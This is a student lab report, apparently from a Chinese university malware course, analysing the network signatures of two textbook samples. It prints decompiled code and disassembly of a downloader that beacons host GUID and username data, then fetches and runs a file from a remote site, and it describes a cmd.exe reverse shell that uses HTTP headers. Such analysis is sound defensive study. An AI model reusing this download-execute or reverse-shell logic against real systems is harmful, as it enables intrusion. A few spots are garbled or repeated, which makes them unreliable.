

南開大學

恶意代码分析与防治课程实验报告

实验十四：恶意代码的网络特征



学 院 网络空间安全学院
专 业 信息安全
学 号 2111033
姓 名 艾明旭
班 级 信息安全一班

一、实验目的

恶意代码的网络特征是指恶意软件在网络中传播和执行时所展现出的特定行为和模式。通过实验分析恶意代码的网络特征有几个目的：

识别恶意行为模式： 实验可以帮助识别恶意代码在网络中的行为模式，例如它们的传播方式、与服务器的通信模式、数据包的格式等。这种分析有助于了解恶意软件的传播机制和攻击方式。

建立特征库： 通过实验收集恶意代码的网络特征，可以建立特征库或签名数据库，用于检测和识别未来类似的恶意行为。这有助于安全团队及时发现和应对新型威胁。

检测与防范： 通过分析网络特征，可以开发出检测和阻止恶意代码传播的方法和工具。这种分析有助于网络安全专家设计更有效的防御策略，减少恶意代码造成的损害。

模拟攻击与响应： 实验也可用于模拟攻击和相应的应对。这种模拟有助于测试安全措施的有效性，评估系统在面对实际恶意攻击时的应变能力。总之，通过实验分析恶意代码的网络特征，可以更好地理解和应对恶意软件对网络安全的威胁，提高系统的安全性和应对能力。

二、实验原理

捕获恶意代码样本： 首先，需要获取包含恶意代码的样本。这可以通过网络流量捕获、恶意软件沙箱分析、恶意软件样本库等方式获得。捕获的样本应包含足够的信息，使得能够对其在网络中的行为进行详细分析。

动态分析： 将恶意代码样本在一个受控环境中执行，监视其行为。这可以在沙箱环境中进行，以模拟真实网络环境。动态分析包括监控文件系统、注册表、进程、网络通信等活动。

网络流量分析： 重点关注与网络通信相关的行为。监控数据包的发送和接收，分析通信的目标、协议、数据包结构等。可以使用网络协议分析工具，例如 Wireshark，对抓取到的数据包进行解析和分析。

行为特征提取： 基于实验中观察到的网络行为，提取特定的网络特征。这可能包括特定的网络协议、目标 IP 地址、使用的端口号、数据包的结构等。这些特征可以成为后续检测和防范的依据。

建立模型和规则： 基于实验结果，可以建立模型或规则集，用于检测类似的恶意行为。这可能涉及到机器学习模型的训练，也可以是基于规则的逻辑判定。

特征库更新： 将从实验中提取的特征信息整合到特征库或签名数据库中。这有助于实时检测和防范未来的威胁。

评估与改进： 对建立的检测模型和规则进行评估，看其在真实环境中的性能。根据实际运行中的表现，不断改进和优化分析方法和特征库。

三、实验过程

LAB14-01.exe

先反编译看看：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int result; // eax@2
    char v4; // [sp+0h] [bp-10160h]@3
    char v5; // [sp+C8h] [bp-10098h]@4
    struct tagHW_PROFILE_INFOA HwProfileInfo; // [sp+DCh] [bp-10084h]@1
    int v7; // [sp+158h] [bp-10008h]@4
    DWORD pcbBuffer; // [sp+15Ch] [bp-10004h]@1
    char v9[4]; // [sp+160h] [bp-10000h]@1
    CHAR Buffer; // [sp+8160h] [bp-8000h]@1

    pcbBuffer = 0x7FFF;
    memset(v9, 0, 0x7FFFu);
    GetCurrentHwProfileA(&HwProfileInfo);
    sprintf(
        &v5,
        "aCCCCCCCCCCCCC,
        HwProfileInfo.szHwProfileGuid[25],
        HwProfileInfo.szHwProfileGuid[26],
        HwProfileInfo.szHwProfileGuid[27],
        HwProfileInfo.szHwProfileGuid[28],
        HwProfileInfo.szHwProfileGuid[29],
        HwProfileInfo.szHwProfileGuid[30],
        HwProfileInfo.szHwProfileGuid[31],
        HwProfileInfo.szHwProfileGuid[32],
        HwProfileInfo.szHwProfileGuid[33],
        HwProfileInfo.szHwProfileGuid[34],
        HwProfileInfo.szHwProfileGuid[35],
        HwProfileInfo.szHwProfileGuid[36]);
    pcbBuffer = 0x7FFF;
    if ( GetUserNamesA(&Buffer, &pcbBuffer) )
    {
        sprintf(&v4, "aSS, &v5, &Buffer);
        memset(v9, 0, 0x7FFFu);
        sub_4010BB(&v4, (int)v9);
        while ( 1 )
    }
```

```
        HwProfileInfo.szHwProfileGuid[35],
        HwProfileInfo.szHwProfileGuid[36]);
    pcbBuffer = 0x7FFF;
    if ( GetUserNamesA(&Buffer, &pcbBuffer) )
    {
        sprintf(&v4, "aSS, &v5, &Buffer);
        memset(v9, 0, 0x7FFFu);
        sub_4010BB(&v4, (int)v9);
        while ( 1 )
        {
            v7 = sub_4011A3(v9);
            if ( v7 )
                break;
            Sleep(0xEA60u);
        }
        result = 1;
    }
    else
    {
        result = 0;
    }
    return result;
}
```

函数在做 base64 加密:


```

int __cdecl sub_4010BB(char *a1, int a2)
{
    int result; // eax@14
    int v3; // [sp+0h] [bp-1Ch]@3
    int v4; // [sp+4h] [bp-18h]@1
    signed int i; // [sp+8h] [bp-14h]@3
    signed int j; // [sp+8h] [bp-14h]@10
    char v7[4]; // [sp+Ch] [bp-10h]@5
    char v8[4]; // [sp+10h] [bp-Ch]@10
    size_t v9; // [sp+14h] [bp-8h]@1
    size_t v10; // [sp+18h] [bp-4h]@1

    v9 = strlen(a1);
    v10 = 0;
    v4 = 0;
    while ( (signed int)v10 < (signed int)v9 )
    {
        v3 = 0;
        for ( i = 0; i < 3; ++i )
        {
            v7[i] = a1[v10];
            if ( (signed int)v10 >= (signed int)v9 )
            {
                v7[i] = 0;
            }
            else
            {
                ++v3;
                ++v10;
            }
        }
        if ( v3 )
        {
            sub_401000(v7, v8, v3);
            for ( j = 0; j < 4; ++j )
                *(_BYTE *)(v4++ + a2) = v8[j];
        }
        result = v4 + a2;
        *(_BYTE *)(v4 + a2) = 0;
        return result;
    }
}

```

接下来在 PEID 的 kanal v2.92 模块当中进行验证:



后面的功能，就是在下载执行了：

```

int __cdecl sub_4011A3(char *a1)
{
    int result; // eax@2
    struct _STARTUPINFOA StartupInfo; // [sp+0h] [bp-460h]@3
    HRESULT v3; // [sp+44h] [bp-41Ch]@1
    CHAR ApplicationName; // [sp+48h] [bp-418h]@1
    size_t v5; // [sp+248h] [bp-218h]@1
    char v6; // [sp+24Ch] [bp-214h]@1
    CHAR v7; // [sp+250h] [bp-210h]@1
    struct _PROCESS_INFORMATION ProcessInformation; // [sp+450h] [bp-10h]@3

    v5 = strlen(a1);
    v6 = a1[v5 - 1];
    sprintf(&v7, "aHttpWww_practi", a1, v6);
    v3 = URLDownloadToCacheFileA(0, &v7, &ApplicationName, 0x200u, 0, 0);
    if (v3)
    {
        result = 0;
    }
    else
    {
        memset(&StartupInfo, 0, 0x44u);
        StartupInfo.cb = 68;
        memset(&ProcessInformation, 0, 0x10u);
        result = CreateProcessA(ApplicationName, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) != 0;
    }
    return result;
}

```

问题 1:

使用 wireshark 进行监控网络特征，运行试验程序 Lab14-01.exe:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	192.168.198.132	192.168.198.2	DNS	92	Standard query 0xc8d0 A www.
2	0.98754500	192.168.198.132	192.168.198.2	DNS	92	Standard query 0xc8d0 A www.
3	1.98714100	192.168.198.132	192.168.198.2	DNS	92	Standard query 0xc8d0 A www.
4	3.98748000	192.168.198.132	192.168.198.2	DNS	92	Standard query 0xc8d0 A www.
5	5.07320800	192.168.198.2	192.168.198.132	DNS	138	Standard query response 0xc8d0
6	5.07339100	192.168.198.2	192.168.198.132	DNS	138	Standard query response 0xc8d0
7	5.07340000	192.168.198.2	192.168.198.132	DNS	138	Standard query response 0xc8d0
8	5.07346200	192.168.198.2	192.168.198.132	DNS	138	Standard query response 0xc8d0
9	5.08134100	192.168.198.132	192.0.78.24	TCP	62	1182->80 [SYN] Seq=0 win=64240
10	5.25733900	192.0.78.24	192.168.198.132	TCP	60	80->1182 [SYN, ACK] Seq=0 Ack=
11	5.25750900	192.168.198.132	192.0.78.24	TCP	54	1182->80 [ACK] Seq=1 Ack=1 win
12	5.25878300	192.168.198.132	192.0.78.24	HTTP	364	GET /ODA6NmQ6NjE6NzI6Njk6NmY0QWRTaw5pc3RyYXRvcgaa/a.png HTTP

Name:	www.practicalmalwareanalysis.com
[Name Length:	32]
[Label Count:	3]
Type:	A (Host Address) (1)
Class:	IN (0x0001)

0000	00 50 56 ef 5b 15 00 0c	29 d6 81 13 08 00 45 00	.PV.[...].E.
0010	00 4e 09 f3 00 00 80 11	22 d4 c0 a8 c6 84 c0 a8	.N..... ..
0020	c6 02 04 07 00 35 00 3a	bd 29 c8 00 01 00 00 015.:).....
0030	00 00 00 00 00 00 03 77	77 77 18 70 72 61 63 74w ww.pract
0040	69 63 61 6c 6d 61 6c 77	61 72 65 61 6e 61 6c 79	icalmalw areanaly
0050	73 69 73 03 63 6f 6d 00	00 01 00 01	sis.com.

可以看到一开始就发送了一个 DNS 请求，目标地址就是一个网址。接着可以看到:


10	5.25733900	192.0.78.24	192.168.198.132	TCP	60	80->1182 [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=1460
11	5.25750900	192.168.198.132	192.0.78.24	TCP	54	1182->80 [ACK] Seq=1 Ack=1 win=64240 Len=0
12	5.25878300	192.168.198.132	192.0.78.24	HTTP	364	GET /ODA6NmQ6NjE6NzI6Njk6NmY0QWRTaw5pc3RyYXRvcgaa/a.png HTTP
13	5.25940900	192.0.78.24	192.168.198.132	TCP	60	80->1182 [ACK] Seq=1 Ack=1 win=64240 Len=0

Frame 12:	364 bytes on wire (2912 bits), 364 bytes captured (2912 bits) on interface 0
Ethernet II, Src:	vmware_d6:81:13 (00:0c:29:d6:81:13), Dst: vmware_ef:5b:15 (00:50:56:ef:5b:15)
Internet Protocol Version 4, Src:	192.168.198.132 (192.168.198.132), Dst: 192.0.78.24 (192.0.78.24)
Transmission Control Protocol, Src Port:	1182 (1182), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 310
Hypertext Transfer Protocol	
GET /ODA6NmQ6NjE6NzI6Njk6NmY0QWRTaw5pc3RyYXRvcgaa/a.png HTTP/1.1\r\n	
Accept: */*\r\n	
Accept-Encoding: gzip, deflate\r\n	
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)\r\n	
Host: www.practicalmalwareanalysis.com\r\n	
Connection: Keep-Alive\r\n	
[Full request URI: http://www.practicalmalwareanalysis.com/ODA6NmQ6NjE6NzI6Njk6NmY0QWRTaw5pc3RyYXRvcgaa/a.png]	
[HTTP request 1/1]	

发现一个 HTTP 的 GET 请求，可以看到字符串 user-Agent 并不是硬编码的。==> http c2

问题 2:

使用 ida 打开文件 Lab14-01.exe, 看到函数 URLDownloadToCacheFileA, 这个函数的作用就是将文件下载到本地的 Internet 中, 并且使用 COM 接口, 这时 HTTP 的大部分内容都来自 Windows 内部, 这样也就没有办法使用网络特征来进行针对性的检测。对函数 URLDownloadToCacheFileA 使用交叉引用, 发现是 sub_4011A3 调用了它:



在这里发现调用了函数 CreateProcessA, 向上看发现了字符串

'http://www.practicalmalwareanalysis.com/%s/%c.png'也就是函数


URLDownloadToCacheFileA 的参数, 看到了/%s/%c, 可以查找一下输入点在什么位置:

```
push    0                ; lpProcessAttribu
push    0                ; lpCommandLine
lea     eax, [ebp+ApplicationName]
push    eax              ; lpApplicationName
call    ds:CreateProcessA
test    eax, eax
jnz     short loc_40127C
xor     eax, eax
jmp     short loc_401281


.text:004011A6             sub     esp, 460h
.text:004011A8             mov     eax, [ebp+arg_0]
.text:004011AF             push    eax              ; char *
.text:004011B0             call    _strlen
.text:004011B5             add     esp, 4
.text:004011B8             mov     [ebp+var_218], eax
.text:004011BE             mov     ecx, [ebp+arg_0]
.text:004011C1             add     ecx, [ebp+var_218]
.text:004011C7             mov     dl, [ecx-1]
.text:004011CA             mov     [ebp+var_214], dl
.text:004011D0             movsx   eax, [ebp+var_214]
.text:004011D7             push    eax
.text:004011D8             mov     ecx, [ebp+arg_0]
.text:004011DB             push    ecx
.text:004011DC             push    offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
.text:004011E1             lea     edx, [ebp+var_210]
.text:004011E7             push    edx              ; char *
.text:004011E8             call    _sprintf
.text:004011ED             add     esp, 10h
.text:004011F0             push    0                ; LPBINDSTATUSCALLBACK
.text:004011F2             push    0                ; DWORD
.text:004011F4             push    200h             ; cchFileName
.text:004011F9             lea     eax, [ebp+ApplicationName]
.text:004011FF             push    eax              ; LPSTR
.text:00401200             lea     ecx, [ebp+var_210]
.text:00401206             push    ecx              ; LPCSTR
.text:00401207             push    0                ; LPUNKOWN
.text:00401209             call    URLDownloadToCacheFileA
```

通过这段代码分析就可以知道 aHttpWww_practi 字符串上方 push 入栈的就是%c 的内容，也就是函数 sub_4011A3 的参数。继续上方紧挨着的就是%s 的内容。

下面分析一下这个参数 arg_0，交叉引用发现在 main 函数中被调用，



函数 sub_4011A3 的参数有由函数 sub_4010BB 提供，进入这个函数发现是在计算参数字符串的长度，下面调用了函数 sub_401000，进入发现通过 byte_4050C0 发现了是在引用 base64 编码字符串。



看到了这里并没有使用标准的填充字符“=”，而是使用了小写字母“a”。

再回到 main 函数：

```
mov     [ebp+pcbBuffer], 7FFFh
push    7FFFh                ; size_t
push    0                    ; int
lea     eax, [ebp+var_10000]
push    eax                  ; void *
call    _memset
add     esp, 0Ch
lea     ecx, [ebp+HwProfileInfo]
push    ecx                  ; lpHwProfileInfo
call    ds:GetCurrentHwProfileA
```

发现调用了函数 GetCurrentHwProfileA，这个函数可以返回 GUID 也就是全局唯一标识符中的 6 个字节，并以 MAC 地址的格式打印出来，最后成为"%s-%s"中的第一个字符串，第二个字符则是用户名。

我们可以使用 Base64 工具来解析一下在最开始使用 wireshark 得到的网络数据内容 ODA6NmU6NmY6NmU6Njk6NjMttmlhbmca，解码后的结果是 80:6e:6f:6e:69:63-瞋 ang。

分析到这里也就确定了信令的信息来源。信息源的元素是主机 GUID 全局唯一标识符与用户名的一部分。GUID 对于任何主机操作系统都是惟一的，信令中使用了 GUID 中的 6 个字节，也是相对唯一的。用户名会根据登录系统的用户而改变。

问题 3:

攻击者可能想要跟踪运行恶意程序的主机来针对某个用户。

问题 4:

是 Base64 编码，并不是标准的，因为使用 a 代替了=来作为填充符号。

问题 5:

下载恶意文件并运行它。

问题 6:

域名，冒号，解码后的破折号。

问题 7:

分析者如果没有想到操作系统会决定恶意程序的特征元素，可能会尝试将 URI 的内容作为分析的重点目标。

问题 8:

应该就是解码之后出现的冒号和破折号。

LAB14-01.exe

捕获到的数据，如下：

第一条信令：

GET /tenfour.html HTTP/1.1

User-Agent:(!<e6LJC+xnBq90daDNB+1TDrhG6aWG6p9LC/iNBqsGi2sVgJdqhZXDZoM
MomKGoqx

UE73N9qH0dZltjZ4RhJWUh2XiA6imBriT9/oGoqxmcYsiYG0fonNC1bxJD6pLB/1ndbaS9Y
Xe9710A

6t/CpVpCq5m7l1LCqR0BrWy 就是 http c2 内容了

Host:127.0.0.1

Cache-Control:no-cache

第二条信令:

GET /tenfour.html HTTP/1.1

User-Agent:Internet Surf

Host:127.0.0.1

Cache-Control:no-cache

问题 1:

静态 IP 地址比域名更加难以管理。所以攻击者会更多的选择静态 IP 地址,而不是域名。


而使用域名攻击容许将他的恶意程序部署到任意一台主机上。

问题 2:

004020A8	_acmdln	MSVCRT
004020AC	__getmainargs	MSVCRT
004020B0	_initterm	MSVCRT
004020B4	_setusermatherr	MSVCRT
004020B8	__p__fmode	MSVCRT
004020C0	SHChangeNotify	SHELL32
004020C4	ShellExecuteExA	SHELL32
004020CC	LoadStringA	USER32
004020D4	InternetCloseHandle	WININET
004020D8	InternetOpenUrlA	WININET
004020DC	InternetOpenA	WININET
004020E0	InternetReadFile	WININET

使用 ida 来查看一下导入函数: 可以看到从 WINNET 库中导入了四个 API 函数, 双击

Internetopenurla,利用交叉引用发现:



参数 dwflags 的值是 80000000h, 查阅资料可知表示 INTERNET_FLAG_RELOAD。当这

个标志被置位的时候, 它会在信令中产生 Cache-Control:no-cache 字符串, 因此会让它更容易地被识别为恶意程序。

```

mov     esi, eax
mov     eax, [esp+10h+lpszUrl]
push    80000000h      ; dwFlags
push    0              ; dwHeadersLength
push    0              ; lpszHeaders
push    eax             ; lpszUrl
push    esi             ; hInternet
call    ds:InternetOpenUrlA
test    eax, eax
jnz     short loc_4017EB

loc_4017EB:
mov     edi, ds:InternetCloseHandle
push    eax             ; hInternet
call    edi             ; InternetCloseHandle
push    esi             ; hInternet
call    edi             ; InternetCloseHandle
pop     edi
pop     esi
mov     eax, 1
pop     ebx
retn
sub_401750 endp

```

使用 WINNET 库的缺点就是需要提供一个硬编码的 User-Agent 字段。

问题 3: 下面来看一下 main 函数,

```

loc_40136A:
lea     edx, [esp+1A8h+ThreadId]
lea     eax, [esp+1A8h+ThreadAttributes]
push    edx             ; lpThreadId
push    ebp             ; dwCreationFlags
push    ebx             ; lpParameter
push    offset StartAddress ; lpStartAddress
mov     [ebx+8], edi
mov     edi, ds:CreateThread
push    ebp             ; dwStackSize
push    eax             ; lpThreadAttributes
mov     [esp+1C0h+ThreadAttributes.nLength], 0Ch
mov     [esp+1C0h+ThreadAttributes.lpSecurityDescriptor], ebp
mov     [esp+1C0h+ThreadAttributes.bInheritHandle], ebp
call    edi             ; CreateThread
cmp     eax, ebp
mov     [ebx+0Ch], eax
jnz     short loc_4013BA

```

调用了函数 CreateThread, 用于创建一个线程, 参数 lpStartAddress 被标记为了 StartAddress, 也就是线程开始的地址, 向下看:

```

push    ebp             ; dwExitCode
push    ebp             ; hThread
call    ds:TerminateThread
call    sub_401880
pop     edi
pop     esi
pop     ebp
xor     eax, eax
pop     ebx
add     esp, 198h
retn    10h

```

```

loc_4013BA:
; dwMilliseconds
push    1388h
call    ds:Sleep
lea     ecx, [esp+1A8h+ThreadId]
lea     edx, [esp+1A8h+ThreadAttributes]
push    ecx             ; lpThreadId
push    ebp             ; dwCreationFlags
push    ebx             ; lpParameter
push    offset sub_4015C0 ; lpStartAddress
push    ebp             ; dwStackSize
push    edx             ; lpThreadAttributes
call    edi             ; CreateThread
cmp     eax, ebp
mov     [ebx+10h], eax
jnz     short loc_4013FC

```

又调用了函数 CreateThread，这个参数 lpStartAddress 被标记为了 sub_4015C0，可以将其重命名为 S_A_thread2，表示第二个线程的开始地址。

先查看一下 StartAddress，然后又调用了函数 sub_401750，在这个函数里面发现调用了 InternetOpenA，InternetOpenUrlA，InternetCloseHandle 这几个函数，可以将 sub_401750 重命名为 Internet1。接着看一下函数 S_A_thread2，发现调用了函数 sub_401800，在这里面看到了函数 InternetOpenA，InternetOpenUrlA，InternetReadFile，InternetCloseHandle，那么可以将 sub_401800 重命名为 Internet2。

```
and     ecx, 3
rep movsb
call    ds:InternetOpenA
push    0           ; dwContext
mov     esi, eax
mov     eax, [esp+10h+lpzUrl]
push    80000000h   ; dwFlags
push    0           ; dwHeadersLength
push    0           ; lpzHeaders
push    eax         ; lpzUrl
push    esi         ; hInternet
call    ds:InternetOpenUrlA
test    eax, eax
jnz     short loc_4017EB

pop     edi
pop     esi
pop     ebx
retn

loc_4017EB:
mov     edi, ds:InternetCloseHandle
push    eax         ; hInternet
call    edi ; InternetCloseHandle
push    esi         ; hInternet
call    edi ; InternetCloseHandle
pop     edi
pop     esi
mov     eax, 1
pop     ebx
```


返回 main 函数，可以发现
在在启动这两个线程之前，调用了 CreatePipe，GetCurrentProcess，DuplicateHandle，CreateProcessA 这几个函数，其中 CreateProcessA 函数用于创建一个新的 cmd.exe 进程。

分析到这里可以推测恶意程序的编写者是想建立一个反向的 shell。

这里回到函数 Internet1:

发现函数 InternetOpenUrlA 的一个参数是 lpzUrl

同时也发现 lpzUrl 是 Internet1 的参数，因为 Internet1 属于 StartAddress，而 StartAddress 的参数又取决于 lpParameter，而它的内容又由 LoadStringA 决定。这个函数的目的就是资源节中读取字符串。下面使用 Resource Hacker 来查看一下：



可以看到，这里有一个用于信令的 URL。这样就可以知道，PE 文件中的字符串资源节包含一个用于命令和控制的 URL。在不重新编译恶意程序的情况下，可以让攻击者使用资源节来部署多个后门程序到多个命令与控制服务器的位置。

问题 4:

我们现在已经知道 Internet1 中的一个参数是 URL，那么可以知道另一个参数就是 User-Agent 域，看一下 Internet2，和 Internet1 一样使用了相同的 URL，User-Agent 字符串被静态地定义为了“Internet Surf”。通过分析可以知道，攻击者滥用了 HTTP 的 User-Agent 域。恶意程序创建了一个线程，来对这个域传出的信息进行编码，以及另一个线程，使用静态域表示它是通道的接收端。

